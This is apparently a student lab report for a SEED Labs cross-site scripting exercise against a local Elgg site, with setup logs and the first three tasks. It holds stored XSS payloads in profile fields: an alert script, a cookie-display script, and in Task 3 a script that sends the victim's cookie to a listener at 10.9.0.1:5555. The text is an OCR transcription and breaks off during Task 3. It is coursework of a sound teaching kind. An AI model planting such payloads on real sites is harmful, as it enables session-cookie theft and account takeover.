
CS445 Lab Report: Cross-site Scripting Attack

Austin Decker

October 25, 2024

Environment Setup


Setting up the DNS for the lab:




```
# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com

# Extra additions
10.9.0.5        www.seed-server.com

[10/15/24]seed@VM:~/.../Lab05$
```

Most of it was already preconfigured, however I added the mapping under the Extra additions section because it did not include it in the preconfig file, but was shown to be needed in the lab setup.


Container Setup:




```
[10/15/24]seed@VM:~/.../Labsetup$ docker-compose build
Building elgg
Step 1/11 : FROM handsonsecurity/seed-elgg:original
original: Pulling from handsonsecurity/seed-elgg
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
14428a6d4bcd: Downloading [=============================================>      ] da7
391352a9b: Downloading [>                                                   ] da7391
352a9b: Downloading [===>                                              ]  2.064MB/
28.56MBiting
da7391352a9b: Downloading [=======>                                           ]  4.
422MB/28.56MBiting
d801bb9d0b6c: Downloading [>                                                  ] da7
391352a9b: Downloading [=========>                                          ] da7391
352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
d801bb9d0b6c: Pull complete
9c11a94ddf64: Pull complete
81f03e4cea1b: Pull complete
0ba9335b8768: Pull complete
8ba195fb6798: Pull complete
264df06c23d3: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
```



```
Successfully built b6d8f9fc0763
Successfully tagged seed-image-www:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
8.0.22: Pulling from library/mysql
a076a628af6f: Pull complete
f6c208f3f991: Pull complete
88a9455a9165: Pull complete
406c9b8427c6: Pull complete
7c88599c0b25: Pull complete
25b5c6debdaf: Pull complete
43a5816f1617: Pull complete
69dd1fbf9190: Pull complete
5346a60dcee8: Pull complete
ef28da371fc9: Pull complete
fd04d935b852: Pull complete
050c49742ea2: Pull complete
Digest: sha256:0fd2898dc1c946b34dceaccc3b80d38b1049285c1dab70df7480de62265d6213
Status: Downloaded newer image for mysql:8.0.22
 ---> d4c3cafb11d5
Step 2/7 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Running in 33f675ab9968
Removing intermediate container 33f675ab9968
```




```
 ---> e2d2b7af0201
Step 3/7 : ENV MYSQL_ROOT_PASSWORD=dees
 ---> Running in 54afa10d5186
Removing intermediate container 54afa10d5186
 ---> 6c04d97fffd8
Step 4/7 : ENV MYSQL_USER=seed
 ---> Running in f1a0f883d2fd
Removing intermediate container f1a0f883d2fd
 ---> f1eb49b59308
Step 5/7 : ENV MYSQL_PASSWORD=dees
 ---> Running in f2c5f021bd6a
Removing intermediate container f2c5f021bd6a
 ---> 72663e2ea5f2
Step 6/7 : ENV MYSQL_DATABASE=elgg_seed
 ---> Running in 8812a203f878
Removing intermediate container 8812a203f878
 ---> 940da3f12491
Step 7/7 : COPY elgg.sql  /docker-entrypoint-initdb.d
 ---> 49aa80973198

Successfully built 49aa80973198
Successfully tagged seed-image-mysql:latest
[10/15/24]seed@VM:~/.../Labsetup$ docker image --list
unknown flag: --list
```



```
[10/15/24]seed@VM:~/.../Labsetup$ docker-compose up
Creating network "net-10.9.0.0" with the default driver
Creating mysql-10.9.0.6 ... done
Creating elgg-10.9.0.5  ... done
Attaching to elgg-10.9.0.5, mysql-10.9.0.6
mysql-10.9.0.6 | 2024-10-15 16:06:42+00:00 [Note] [Entrypoint]: Entrypoint script f
or MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-10-15 16:06:42+00:00 [Note] [Entrypoint]: Switching to dedica
ted user 'mysql'
mysql-10.9.0.6 | 2024-10-15 16:06:42+00:00 [Note] [Entrypoint]: Entrypoint script f
or MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-10-15T16:06:42.563150Z 0 [System] [MY-010116] [Server] /usr/s
bin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2024-10-15T16:06:42.571490Z 1 [System] [MY-013576] [InnoDB] InnoDB
 initialization has started.
mysql-10.9.0.6 | 2024-10-15T16:06:42.768207Z 1 [System] [MY-013577] [InnoDB] InnoDB
 initialization has ended.
mysql-10.9.0.6 | 2024-10-15T16:06:42.850179Z 0 [System] [MY-011323] [Server] X Plug
in ready for connections. Bind-address: '::' port: 33060, socket: /var/run/mysqld/m
ysqlx.sock
mysql-10.9.0.6 | 2024-10-15T16:06:42.959457Z 0 [Warning] [MY-010068] [Server] CA ce
rtificate ca.pem is self signed.
mysql-10.9.0.6 | 2024-10-15T16:06:42.959618Z 0 [System] [MY-013602] [Server] Channe
l mysql_main configured to support TLS. Encrypted connections are now supported for
```


Lab Tasks:

Task 1: Posting a Malicious Message to Display an Alert Window



```
<script>alert("Task 1: success");</script>
```

Above shows the profile changes with the embedded script. I am logged in as boby.




www.seed-server.com

Task 1: success

Above shows the results of the script running. As Alice I try to view Boby's profile and the script created by boby is initiated.

Task 02: Posting a Malicious Message to Display Cookies

I will use boby's account again to do the same attack but this time display the user's cookies in an alert message.



Display name: Boby


About me:

Public

Brief description: <script>alert(document.cookie);</script>

Public

Below shows the results of the script running




```
www.seed-server.com
Elgg=60ldk6pip7s0dm7dpspju9l5ep
Don't allow www.seed-server.com to prompt you again
```

Task 03:

Task 03 builds off of task 2. Task 2 prints out the victims cookie, but only the victim can see it. The next step is sending the cookies to the attacker. The attackers code changes to:

```
	<script>document.write(“<img src=http://10.9.0.1:5555?c=” + 
escape(document.cookie) + “>”); </script>
```

Then the attacker has a TCP server listening on port 5555.



Edit profile

Display name: Boby


About me:

Public

Brief description: <script>document.write(‘<image src=http://10.9.0.1:5555?c=’ + escape(dcument.cookie) + ’ >’); </script>

